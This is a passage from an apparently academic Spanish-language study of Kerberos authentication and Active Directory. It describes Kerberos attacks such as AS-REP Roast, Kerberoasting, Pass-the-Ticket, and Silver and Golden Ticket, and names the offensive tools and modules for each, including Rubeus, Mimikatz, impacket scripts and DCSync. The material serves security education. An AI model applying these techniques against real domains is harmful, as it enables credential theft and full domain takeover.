   - El ticket TGT contiene los privilegios del usuario (PAC - Privilege Attribute Certificate) y los grupos a los que pertenece dentro del dominio. También posee la misma clave de sesión y el tiempo de vida que el ticket TGT. Toda esta información viene cifrada por el servidor KDC con el hash NT de la cuenta *''Kerberos Ticket-Granting Ticket*" (KRBTGT) para que solo el propio servidor KDC pueda leer los mensajes.

     La cuenta KRBTGT es utilizada de manera interna por el protocolo de autenticación de kerberos y reside en todos los controladores de dominio. Es de especial interés porque de su hash se deriva la clave de cifrado de los tickets de servicio TGS. El acceder a dicho hash permite el ataque conocido como *Golden Ticket*.



Figura 10: Esquema del mensaje KRB_AS_REP. *Fuente: Blog Tarlogic.*

A continuación, los siguientes dos puntos se producen cuanto el usuario quiere acceder a un servicio concreto de red una vez autenticado en el dominio.

3. **Solicitud de ticket de servicio o ticket TGS**

   Cuando el usuario quiere acceder a un servicio, envía el ticket TGT, generado en el paso anterior, al Ticket-Granting Service (TGS), que es la otra parte fundamental del servidor KDC.

   Es importante entender qué es lo que se envía entre ambas partes y el contenido del mensaje KRB_TGS_REQ que se envía desde la máquina cliente al servidor KDC. Dicho paquete está compuesto por:

   - Nombre de servicio, denominado Service Principal Name (SPN): es único e identifica al servicio.

- Nombre de usuario y Timestamp cifrados con la clave de sesión que le fue enviada para solicitar el TGS.
- Ticket TGT que recibió previamente del servidor KDC cuando el cliente fue autenticado en la red ya en la fase inicial.



Figura 11: Esquema del mensaje KRB_TGS_REQ. *Fuente: Blog Tarlogic.*

En este instante al solicitar el servicio, se pueden producir algunos ataques importantes en el protocolo Kerberos como son *Pass-the-ticket* o el ataque *Golden Ticket.*

4. **Entrega del ticket TGS y clave de servicio**

   El TGS determina si el ticket TGT recibido es válido y genera un mensaje KRB_TGS_REP de vuelta a la máquina del cliente que consta de dos partes:

   - Primera parte que solo puede leer la máquina del usuario cliente: compuesta por el nombre del usuario, nombre del servicio, un timestamp y una clave de sesión del servicio. Todo ello cifrado con la clave de la sesión TGT que la máquina cliente recibió del servidor en el paso número 2.
   - Segunda parte que solo el servidor del servicio podrá descifrar: contiene el nombre del usuario, nombre del servicio, la misma clave de sesión del servicio que va en la primera parte, un token con los permisos que tiene el usuario y un timestamp de cuando se creó. Todo ello cifrado con la clave de la cuenta del dominio asociada al servicio.



Figura 12: Esquema del mensaje KRB_TGS_REP. *Fuente: Blog Tarlogic.*

Cuando el equipo del usuario haga entrega del ticket TGS al equipo que presta el servicio, ambos tendrán la misma contraseña que se utilizará en le sesión cliente-servidor. Además, el servidor podrá comprobar que el usuario y los grupos a los que pertenece tienen permiso para utilizar el servicio.

5. **El usuario envía el ticket TGS**

   Este paso se produce una vez que el equipo del usuario tiene el ticket TGS y procede a hacer uso del servicio enviando la máquina del cliente un mensaje KRB_AP_REQ. El ticket TGS es enviado al servidor que presta el servicio que, al recibir el ticket, éste puede legitimar al usuario ya que está cifrado con la clave de sesión de servicio.

   El mensaje KRB_AP_REQ contiene:

   - El ticket TGS.
   - Nombre de usuario y el timestamp cifrados con la clave de sesión del servicio.



Figura 13: Esquema del mensaje KRB_AP_REQ. *Fuente: Blog Tarlogic.*

   En este momento se puede utilizar el ataque *Silver Ticket* para elevar y obtener privilegios.

   Por último, y de una manera opcional, existen dos pasos que se describen a continuación para realizar la verificación del PAC y del servidor de servicio, y que permiten aumentar la seguridad del dominio.

6. **Verificación del PAC**

   Existe la posibilidad que el servidor que presta el servicio tenga la opción de enviar la información PAC (Privilege Attribute Certificate) del usuario al servidor KDC para verificar la firma de la cuenta "KRBTGT", confirmando así que fue el servidor KDC quién creó el ticket de servicio TGS. Este paso implementa una mejora que evita ataques como el *Silver Ticket*.

7. **Verificación del servidor de servicio**

   Si junto al paso 5, el usuario solicita la verificación mutua al servidor de servicio, éste enviará un mensaje KRB_AP_REP de vuelta al usuario con un timestamp cifrado con la clave de sesión conocida por ambos, de tal forma que el usuario podría comprobar la identidad del servidor.

4.3. Ataques orientados a Kerberos

Una vez descritos los pasos que se llevan a cabo en el protocolo Kerberos, en este punto se detallarán los ataques mencionados anteriormente y que se aprovechan de las debilidades del protocolo.

[5] Lo primero mencionar, que Kerberos es un protocolo sin estado, esto quiere decir que dentro del servidor (tanto el AS como el TGS) no se guarda ningún tipo de actividades realizadas anteriormente. Es por ello que cada vez que el TGS vaya a generar un ticket TGS de un

servicio, siempre dependerá del ticket TGT que ya posee el usuario. Recordemos, que la cuenta "KRBTGT" es la encargada de cifrar los tickets TGT para los usuarios y de firmar la información del usuario que va incluida en el PAC de los tickets TGS.

Es importante conocer las tres claves principales que intervienen en Kerberos:[5]

- Clave de "KRBTGT": La clave más importante, sin ella el servidor KDC no puede cifrar y descifrar el resto de las claves que tenga que tratar Kerberos. Conocer su *hash* permitiría tomar el control total de los servidores de dominio.
- Clave de usuario: Cuando un usuario se autentica en el dominio, es la clave que se utiliza. Esta clave permite comprobar las respuestas KRB_AS_REQ que le envía el AS, ya que estas se encuentran cifradas con la clave de sesión.
- Clave de servicio: Se utiliza para comprobar la información PAC que preparó el AS y que recibe el cliente.

Podemos concluir que, según la implementación y conociendo algunas de sus características, estamos ante un protocolo no muy robusto. Esto quiere decir lo siguiente: desde el momento que el servidor KDC entrega un ticket TGT al usuario, éste será lo único que el TGS necesita para proporcionar al usuario tickets TGS, ya que éste tiene toda la información del mismo y de los grupos a los que pertenece.

Destacan dos componentes fundamentales en Kerberos:[5]

- El *timestamp* enviado al servidor cuando un usuario introduce sus credenciales: espacio de tiempo que si supera los 5 minutos respecto al tiempo que tiene el servidor AS, éste no le enviará el ticket TGT al usuario y, por lo tanto, no entrará en el dominio.
- Si un usuario ya se encuentra en el dominio, el servidor TGS no realiza ninguna comprobación sobre la cuenta si la antigüedad del ticket TGT no supera los 20 minutos. Esto permite generar el ticket TGS para utilizar un servicio sin comprobar la validez de dicha cuenta. El tiempo de vida, por defecto, de los tickets TGT y TGS es de 10 horas.

Teniendo más claro cómo funciona Kerberos y desde un punto de vida de un atacante, si nos hiciéramos con la cuenta "KRBTGT" podríamos tomar control total de dominio por varios motivos:

1. Se podrían generar tickets TGT sin problema y esto da lugar a la posibilidad también de acceder a cualquier servicio ya que tiene la llave para generar los tickets TGS.
2. Se puede generar tickets TGT con algoritmos como DES o RC4, que están obsoletos y el TGS los aceptara por igual ya que no existe una vinculación entre la parte para generar ticket TGT y la de generar ticket TGS. Ojo, el emplear algoritmos más débiles conlleva a exponerse a tener contraseñas con más facilidad para su *crackeo*.
3. Los tickets TGT no entran en las directivas de seguridad, es decir, no se va a validar si una cuenta de un usuario está restringida a un horario concreto, comprobar desde donde se conecta o si el mismo usuario no exista.

A continuación se muestran algunos ataques contra el protocolo Kerberos ordenados de manera ascendente según el nivel de privilegios necesarios para llevarlos a cabo:[5] [9]

1. **Kerberos brute-force**: Dado que Kerberos es un protocolo de autenticación, es posible realizar ataques de fuerza bruta. Al realizar este tipo de ataques, es posible bloquear cuentas de usuario del dominio objetivo, por lo que se debe ser cuidadoso.

   Además, este ataque presenta una serie de ventajas frente a su ejecución contra otros protocolos:

   - Solo se necesita tener visibilidad del KDC, no es necesaria una cuenta de dominio para realizar el ataque.
   - Los errores de pre-autenticación de Kerberos se registran como un evento especifico de fallo de Kerberos (Kerberos pre-authentication failure).
   - Kerberos indica si el usuario es correcto o no e incluso cuando la contraseña es errónea.
   - Durante el ataque, se pueden descubrir cuentas de usuario que no requieran pre-autenticación para llevar a cabo un ataque ASREPRoast posteriormente.

   La ejecución de este ataque en distintos escenarios es la siguiente:

   - Linux: Se puede utilizar el script "kerbrute.py" del repositorio de Github (`https://github.com/TarlogicSecurity/kerbrute`) .
   - Windows: Se encuentra disponible el módulo brute de la herramienta Rubeus (`https://github.com/Zer1t0/Rubeus`).

   Ambos ataques generan un fichero donde se almacenan las credenciales y los tickets TGT descubiertos.

2. **AS-REP Roast**: El principal objetivo de este ataque es encontrar usuarios que no requieren pre-autenticación de Kerberos. Esto quiere decir que cualquiera puede enviar una petición "KER_AS_REQ" en nombre de uno de esos usuarios y recibir un mensaje "KER_AS_REP" correcto. Esta respuesta contiene un pedazo del mensaje cifrado con la clave del usuario, que se obtiene de su contraseña. Una vez obtenido dicho mensaje, se puede *crackear* de manera offline para obtener las credenciales de dicho usuario.

   Diferentes escenarios para:

   - Linux: Se puede hacer uso del script "GetNPUsers.py" de la herramienta *impacket* para recolectar los mensajes "KER_AS_REP" sin pre-autenticación. Tras finalizar la ejecución, se genera un fichero de salida con los mensajes "KER_AS_REP" encodeados.
   - Windows: Se puede hacer uso de Rubeus, de tal manera que generará un fichero con un "KER_AS_REP" por línea.

   Posteriormente se usarán los ficheros generados para crackear utilizando Hashcat o John The Ripper.

3. **Kerberoasting**: Para llevar a cabo este ataque se necesita, solamente, de una cuenta de dominio, sin ningún privilegio especial. La finalidad del ataque es recolectar tickets TGS para aquellos servicios que corren en el contexto de un usuario del dominio y no de cuentas de máquinas. De este modo, ya que los tickets TGS incluyen un pedazo de datos cifrado con una clave derivada de la contraseña de dichos usuarios, estas pueden ser crackeadas offline cuando se obtienen dichos tickets.

La ejecución del ataque se puede hacer desde:

- Linux: se pueden obtener todos los tickets TGS utilizando el script "GetUserSPNs.py" de la herramienta *impacket*.
- Windows: Existen varias herramientas como Rubeus o el script "Invoke-Kerberoast" del proyecto Empire. En este caso, se ejecutan las herramientas desde la sesión de un usuario del dominio.

Estas herramientas generar un fichero con un ticket TGS por línea, que se puede utilizar en Hashcat o John para tratar de obtener las credenciales de los usuarios.

4. **Overpass The Hash / Pass the key(PTK)**: Este ataque se puede producir en el paso primero del protocolo Kerberos, descrito en "Solicitud del servidor de autenticación" para conseguir el ticket TGT. Se lleva a cavo utilizando el hash NTLM de un usuario para solicitar tickets de Kerberos. Es por ello que para realizarlo se necesita dicho hash o la contraseña de un usuario. Una vez se haya conseguido alguna de ellas, se puede solicitar con ellas un TGT y utilizar después este para acceder a cualquier servicio del dominio en nombre del usuario.

   Herramientas utilizadas según el sistema operativo:

   - Linux: Haciendo uso de la herramienta impacket y su script "getTGT.py" para generar el fichero con extensión "ccache" (formato de Linux para almacenar tickets) junto con el script de "psexec.py". Se obtiene una terminal tras solicitar y utilizar el TGT. Este ticket también se puede utilizar con otros scripts de Impacket con el parámetro -k
   - Windows: Se puede utilizar las herramientas Rubeus y PsExec. La primera para realizar una petición TGT, y la segunda para ejecutar remotamente un proceso.

5. **Pass the Ticket**: Este ataque es similar al anterior, pero en lugar de usar los hashes NTLM para solicitar un ticket, es el propio ticket el que es robado para autenticarse como el usuario propietario. La manera que hay para recolectar dichos tickets varía según el escenario:

   - Linux: Los tickets se almacenan en "credential caches" o "ccaches". Existen 3 forman principales que indican donde se puede encontrar el ticket:
     - Ficheros: por defecto se encuentran en el directorio /tmp, y cuyo nombre suele seguir el patrón krb5cc_%{uid}.
     - Kernel Keyrings: son un espacio de memoria especial en el kernel de Linux específico para el almacenamiento de claves.
     - Memoria de procesos: es utilizada cuando solamente un proceso necesita acceder al ticket.

     Para verificar el tipo de almacenamiento que se utiliza para los tickets, se debe comprobar la variable "default_ccache_name" del fichero /etc/krb5.conf, que por defecto puede ser leído por cualquier usuario. En caso de que no contenga dicho parámetro, su valor por defecto es FILE:/tmp/krb5cc_%{uid}.

     Por lo tanto, los tickets son normalmente guardados en ficheros, que solo pueden ser leídos por el usuario propietario y, como cualquier fichero en Linux, por root. En caso de tener acceso a dichos ficheros, solo es necesario copiarlos en otra máquina para realizar un ataque Pass The Ticket.

- Windows: El proceso lsass (Local Security Authority Subsystem Service) es el encargado de almacenar los tickets, por lo tanto, para recolectar los tickets, es necesario establecer una comunicación con el proceso y pedirlos. Dos casuísticas para esta acción dependiendo de los privilegios:
  - No se es Administrador: solo se puede recuperar los tickets propios
  - Se es Administrador: todos los tickets pueden ser recolectados.

Las herramientas más usadas para este ataque son Mimikatz y Rubeus.

Una vez extraídos los tickets, solo valen los que no se encuentren expirados. Es importante tenerlos en el formato adecuado ya que, dependiendo del sistema operativo con el que se hayan extraído no se guardan de la misma forma. Para realizar la conversión entre ccache (formato de Linux) y kirbi (formato de Windows utilizado por Mimikatz y Rubeus) se pueden utilizar las siguientes herramientas:

- El script ticket_converter (`https://github.com/Zer1t0/ticket_converter`): Necesita como parámetros el ticket actual y el fichero de salida. Este script detecta automáticamente el formato y lo transforma.
- Kekeo (`https://github.com/gentilkiwi/kekeo`): para realizar la conversión desde Windows. Esta herramienta requiere una licencia comercial para su librería de ASN1.

Posteriormente, para inyectar un ticket, desde Linux se podrá utilizar la herramienta de impacket (utilizando la ruta del ticket en la variable de entorno KRB5CCNAME y los parámetros -no-pass -k) y en el sistema de Windows se podrán usar sin privilegios necesarios las herramientas Mimikatz o Rubeus. Una vez inyectado, se puede utilizar la herramienta PsExec para ejecutar comandos en una máquina remota como el propietario del ticket.

Una regla importante es que tras inyectar el ticket de un usuario, es posible suplantarlo en máquinas remotas, pero no en la local, donde no se aplica Kerberos. Se debe recordar que los TGT's son más útiles que los TGS's, ya que no están restringidos únicamente a un servicio.

6. **Silver ticket**: El objetivo de este ataque es construir un TGS válido para un servicio una vez que se ha obtenido el hash NTLM del propietario del propio servicio. De esta manera, es posible acceder a este servicio con un TGS personalizado que contenga los privilegios más elevados.

   Se debe tener en cuenta que es posible crear tickets utilizando las claves AES de un usuario (AES128 y AES256), las cuales se calculan a partir de la contraseña del mismo. Se pueden utilizar Impacket y Mimikatz para construir tickets con estas claves.

   Según en el sistema operativo que nos encontremos:

   - Linux: Se usará el script "ticketer.py" de la herramienta impacket para crear un TGS manualmente. Una vez creado, se indica la ruta del ticket en la variable de entorno KRB5CCNAME y se especifican los parámetros -no-pass -k en cualquier ejemplo de Impacket para utilizar el TGS.
   - Windows: Se puede usar Mimikatz para crear el ticket. Se debe tener en cuenta que los tickets se pueden construir en una máquina local, fuera de la red objetivo, y luego de esto enviarse a la máquina deseada para inyectarlos. Por otra parte,en lugar de utilizar Rubeus para inyectar el ticket,existe la alternativa del módulo "kerberos::ptt" de Mimikatz.

7. **Golden ticket**: Similar al ataque anterior, pero esta vez se crea un ticket TGT utilizando el hash NTLM de la cuenta krbtgt del dominio. De esta manera generamos tickets para acceder a cualquier servicio del dominio. Al igual que sucedía con el ataque de Pass-The-Ticket se va a inyectar un ticket, pero esta vez el ticket que se envía es creado por el usuario y no por el KDC. Es importante resaltar que este ticket, al no ser generado por el controlador del dominio, se puede insertar en cualquier sitio, dentro o fuera del dominio.

   Tenemos varías formas de obtener el hash NTLM de la cuenta krbtgt:

   - Del proceso lssas.
   - Del fichero NTDS.dit de cualquier Controlador de dominio.
   - Técnica DCsync usando el módulo "lsadump::dcsync" de Mimikatz o el script "secretsdump.py" de Impacket.

   Normalmente, para este tipo de procedimientos, se requieren privilegios de administrador del dominio o similares.

   Según en el escenario que se lleve a cabo el ataque:

   - Linux: La forma de generar un Golden ticket es parecida a la de un Silver ticket. La principal diferencia reside en que, no se debe especificar un SPN de servicio en el script ticketer.py y se debe utilizar el hash NTLM de krbtgt.
   - Windows: Igual que en el ataque de Silver Ticket, podremos usar como herramientas Mimikatz, Rubeus y PsExec.

   Recordemos que no se llevaran a cabo validaciones si el tiempo de antigüedad del ticket TGT es menor a los 20 minutos. Es decir, que el tiempo entre la creación y la inyección de los tickets lo tenemos que tener controlado para respetar dicha regla que valide el PAC de los tickets en el DC.

A continuación se indica un *cheatsheet* de Tarlogic para ataques a kerberos: `https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a`.

5. Active Directory Domain Services

5.1. ¿Qué es Active Directory?

[5] [11] Active Directory, o también denominado AD, es la implementación del servicio de directorio creado por Microsoft (servicio que ofrece a través de los Windows Server) para una red distribuida de equipos. Un servicio de directorio es una base de datos distribuida que permite almacenar información referente a los recursos que se encuentran en una red con el objetivo de facilitar su localización y administración. Eso es posible, porque el servicio mapea los nombres de los recursos de red con sus respectivas direcciones de red para que el usuario pueda realizar búsquedas sin conocer el nombre o la ubicación de los mismos.

Entre los distintos recursos de red, conocidos como objetos y ordenados de forma jerárquica dentro de AD, se pueden encontrar usuarios, permisos, grupos servicios, impresoras, equipos, servidores, etc... y que un usuario podrá utilizar los distintos servicios de AD para realizar consultas.

El servidor de directorio que ofrece dichos servicios en Active Directory es conocido como controlador de dominio (DC, Domain Controller). Es el encargado de autenticar y autorizar todos los usuarios y equipos de una red que implementa AD. También se encarga de responder

a las peticiones de autenticación como es el inicio de sesión o *logon*, comprobación de permisos etc... para ello es necesario que almacene y gestione la base de datos de usuarios y recursos de la red.

Active Directory utiliza distintos protocolos como LDAP, DNS o DHCP, entre otros. Como se comentó anteriormente, referente a protocolos de autenticación en Windows, Active Directory soporta Kerberos y NTLM, siendo el primero el protocolo preferido a usar. Los más importantes que componen Active Directory Domain Services son Kerberos y LDAP, el primero se encarga de la autenticación y seguridad entre equipos y el segundo nos da la estructura del directorio activo (bosque, dominios, unidades organizativas...).

[10] Los dispositivos con un SO diferente a Windows, como máquinas Linux, firewall etc pueden realizar el proceso de autenticación con AD vía RADIUS o LDAP.

[12]Desde un punto de vista de un ataque, ya se puede intuir que los servidores que actúan como DC, son de vital importancia y juegan un papel fundamental en la seguridad del Active Directory junto con los protocolos de autenticación mencionados que serán utilizados a la hora de realizar movimientos dentro del dominio. Además de identificar dichos DC, será necesario estudiar y ver qué cuentas de dominio tienen suficientes privilegios para realizar un inicio de sesión en un controlador de dominio. El principal objetivo será el de hacerse con una de esa cuentas para tener un control total del AD.

Una vez se dispone de acceso interno, se procede a realizar un reconocimiento del dominio para descubrir recursos y equipos importantes que ayuden a realizar un movimiento lateral o vertical para escalar privilegios y desplegar tareas de persistencia en el Active Directory.

Conceptos básicos

En este tipo de escenarios es importante tener los siguientes conceptos claros: [5]

- Directorio: es un repositorio único que contiene toda la información de los usuarios y recursos de la organización. Por lo tanto, Active Directory es un tipo de directorio que contiene la información sobre la ubicación y propiedades de los diferentes recursos dentro de la red.
- Dominio: Principal estructura lógica que contiene los objetos dentro del directorio. Pueden existir varios dominios dentro de un bosque y cada uno tiene su propia colección de objetos y de políticas de seguridad.
- Servidor DNS: el protocolo DNS es de vital importancia para dar y resolver el nombre de los dominios. Se requiere al menos tener un servidor instalado en la red.
- Objeto: Con un identificador único y una serie de propiedades especificas hace referencia a casi cualquier componente del directorio: un usuario, recurso, grupo, etc.
- Controlador de dominio (DC): Configurado en un equipo con Windows Server,contiene la base de datos de objetos del directorio para un determinado dominio. Además, es responsable de la autenticación de objetos dentro de su ámbito de control.
- Árbol (tree): Conjunto de dominios que dependen de una raíz común y organizados con una determinada jerarquía, representada por un espacio de nombres DNS común.
- Bosque (Forest): Agrupación de múltiples árboles de dominio bajo una estructura jerárquica. Los dominios de un bosque están conectados entre ellos mediante relaciones de confianza y pueden compartir recursos.

- Relaciones de confianza (Trusts): Se utiliza para crear relaciones entre dominios, árboles y bosques. Permiten a los usuarios de un dominio autenticarse en otro dominio y acceder a sus recursos. Existen dos tipos de relaciones de confianza: unidireccionales y bidireccionales.

  A continuación se describen las relaciones de confianza y sus características en el momento que tenemos más de un dominio agregado: [13]

  - Relaciones de Confianza Padre-Hijo (Parent-child trust)
    - Se crean automáticamente al crear subdominios.
    - Son requeridas, no las podemos eliminar.
    - Son bidireccionales. El "padre" confía en el "hijo", y el "hijo" confía en el "padre".
    - Son transitivas, esto es si "hijo1" confía en "padre", y "padre" confía en "hijo2", entonces "hijo1" confía en "hijo2".
      En la siguiente figura se pueden ver representadas con el número 1.



Figura 14: Relaciones de confianza. *Fuente: Blog WindowServer.*

  - Relaciones de Confianza Bosque-Árbol (Forest-Tree trust)
    En nuestro Bosque podríamos tener más de un Árbol (Tree), aunque no es una configuración habitual salvo que necesitáramos mantener identidades separadas. Cuando agregamos Árboles al ya existente se crean automáticamente las relaciones de confianza Bosque-Árbol (Forest-Tree) que tienen exactamente las mismas características que las Padre-Hijo (Parent-Child). En la figura anterior, se encuentran representadas con el número 2.
  - Relaciones de Confianza Atajo (Shortcut trust)
    A veces por temas de diseño de Active Directory, nos podemos encontrar con un Bosque con varios dominios donde los "dominios de los usuarios" quedan "muy lejos" de los "dominios de recursos". Esta "lejanía" hace que la autenticación no sea eficiente, y por lo tanto lenta.
    En este caso podemos crear una relación de tipo Atajo (Shortcut trust), que tiene las siguientes características:
      - Deben crearse manualmente.
      - Por omisión son unidireccionales.
      - Son "parcialmente transitivas": Esto significa que podrían ser aprovechadas por subdominios de los dominios intervinientes.



Figura 15: Relaciones de confianza. *Fuente: Blog WindowServer.*

- Relaciones de Confianza Entre Bosques (Forest trust)

  Hay veces que por uniones de empresas, o por temas de diseño nos podemos encontrar con que tenemos dos Bosques separados, y necesitamos habilitar acceso entre Dominios de los mismos.

  En este caso deberemos crear manualmente una relación de confianza entre los Bosques

  Para poder crear una relación de este tipo, ambos Bosques deben tener nivel funcional igual o superior a Windows 2003

  Estas relaciones tienen las siguientes características:

  - Deben crearse manualmente
  - Pueden ser uni o bidireccionales
  - Pueden ser total o parcialmente transitivas. Esto último implica que todos los dominios de cada Bosque puedan acceder a recursos autorizados en el otro, o solo algunos.

  Estas relaciones de confianza pueden a su vez tener dos tipos de autenticación:

  1. **Forest Wide**: cualquier usuario de uno de los Bosques puede acceder a los recursos del otro Bosque, con tal que tenga los permisos adecuados
  2. **Selective Authentication**: similar al caso anterior, pero en cada servidor donde estén los recursos hay que dar el permiso "Allowed to authenticate" en las propiedades de la cuenta de máquina.

A continuación se representa en la figura con el número 4.



Figura 16: Relaciones de confianza. *Fuente: Blog WindowServer.*

- Otros tipos: Además de los casos mencionados, existen dos tipos más de relaciones de confianza:
  - Externas: estas se arman manualmente dominio a dominio entre Bosques diferentes que no tienen ninguna relación de confianza. Son unidireccionales y no-transitivas.
  - Realm trusts: se crean manualmente contra Realms de Unix Kerberos. Un Realm de Unix es equivalente al concepto de Dominio en Active Directory.

Cuentas locales

[14] Las cuentas locales predeterminadas son cuentas integradas que se crean automáticamente cuando se instala un controlador de dominio de Windows Server y se crea el dominio. Estas cuentas locales predeterminadas tienen homólogos en Active Directory. Estas cuentas también tienen acceso en todo el dominio y son totalmente independientes de las cuentas de usuario locales predeterminadas para un miembro o un servidor independiente.

Estas cuentas son locales para el dominio, esto quiere decir que se puede asignar derechos y permisos a cuentas locales predeterminadas en un controlador de dominio determinado y solo en ese controlador de dominio.Una vez instaladas las cuentas locales predeterminadas, se almacenan en el contenedor usuarios de usuarios y equipos de Active Directory.

Principalmente, las cuentas locales predeterminadas realizan las siguientes acciones:

- Permite que el dominio represente, identifique y autentique la identidad del usuario que se asigna a la cuenta mediante el uso de credenciales únicas (nombre de usuario y contraseña). Se recomienda asignar a cada usuario a una sola cuenta para garantizar la máxima seguridad. No se permite que varios usuarios compartan una cuenta. Una cuenta de usuario permite que un usuario inicie sesión en equipos, redes y dominios con un identificador único que puede ser autenticado por el equipo, la red o el dominio.
- Autorizar (conceder o denegar) el acceso a los recursos. Una vez que se han autenticado las credenciales de un usuario, el usuario tiene autorización para acceder a los recursos de dominio y red en función de los derechos asignados explícitamente en el recurso al usuario.
- Audite las acciones que se realizan en una cuenta de usuario.

Las cuentas locales predeterminadas del contenedor usuarios son:

1. **Administrador**: La cuenta Administrador es una cuenta predeterminada que se usa en todas las versiones del sistema operativo Windows en todos los equipos y dispositivos. El administrador del sistema usa la cuenta de administrador para las tareas que requieren credenciales administrativas. Esta cuenta no se puede eliminar ni bloquear, pero se puede cambiar el nombre de la cuenta o deshabilitarla.

   La cuenta Administrador proporciona al usuario acceso completo (permisos de control total) de los archivos, directorios, servicios y otros recursos que se encuentran en ese servidor local. La cuenta Administrador se puede usar para crear usuarios locales y para asignar derechos de usuario y permisos de control de acceso. El administrador también puede usarse para tomar el control de los recursos locales en cualquier momento con solo cambiar los derechos de usuario y los permisos

2. **Invitado**: La cuenta de invitado es una cuenta local predeterminada que tiene acceso limitado al equipo y está deshabilitada de forma predeterminada. De forma predeterminada, la contraseña de la cuenta de invitado se deja en blanco. Una contraseña en blanco permite el acceso a la cuenta de invitado sin necesidad de que el usuario escriba una contraseña.

   La cuenta de invitado permite a los usuarios de una sola vez o ocasional, que no tienen una cuenta individual en el equipo, iniciar sesión en el servidor o dominio local con derechos y permisos restringidos. La cuenta de invitado se puede habilitar y la contraseña puede configurarse si es necesario, pero solo por un miembro del grupo de administradores en el dominio.

3. **KRBTGT**: La cuenta de KRBTGT es una cuenta local predeterminada que actúa como una cuenta de servicio para el servicio de centro de distribución de claves (KDC). Esta cuenta no se puede eliminar y no se puede cambiar el nombre de la cuenta. La cuenta de KRBTGT no se puede habilitar en Active Directory. KRBTGT es también el nombre principal de seguridad utilizado por el KDC para un dominio de Windows Server.

Base de datos de credenciales NTDS.dit

[5] En este apartado estamos ante el punto central de Active Directory, el verdadero corazón. Este archivo es un base de datos rápida y fiable, gracias a las tecnologías de Extensible Storage Engine (ESE) basado en Jet Database Engine, que se encuentra presente en dos ubicaciones distintas en cada controlador de dominio:

- "%SystemRoom%/NTDS/ntds.dit" : contiene la base de datos en uso de ese controlador de dominio. Toda esta información valiosa mencionada se encuentra ubicada en esta ruta.
- "%SystemRoom%/System32/ntds.dit" : este archivo es una copia de distribución que se utilizará para crear el controlador de dominio cuando se instalan los servicios de directorio activo en una máquina Windows Server 2003 o posterior.

Por lo tanto, desde el punto de vista ofensivo y de la seguridad, este archivo incluye toda la información de los objetos que se sirven en un AD: usuarios, grupos, etc... y los hashes de las contraseñas de todas las cuentas de dominio de usuario y equipos están almacenadas aquí.

Este archivo se replica entre todos los controladores de dominio, por lo que se podrá encontrar una copia del mismo en cada uno. Windows interactúa con dicho archivo a través del *Directory Sistem Agent* o DSA, el cual está presente en cada DC como Ntdsa.dll. DSA es parte del sistema

LSA y proporciona las interfaces necesarias para que, tanto clientes como servidores en AD, pueden autenticarse haciendo uso de dicha base de datos.

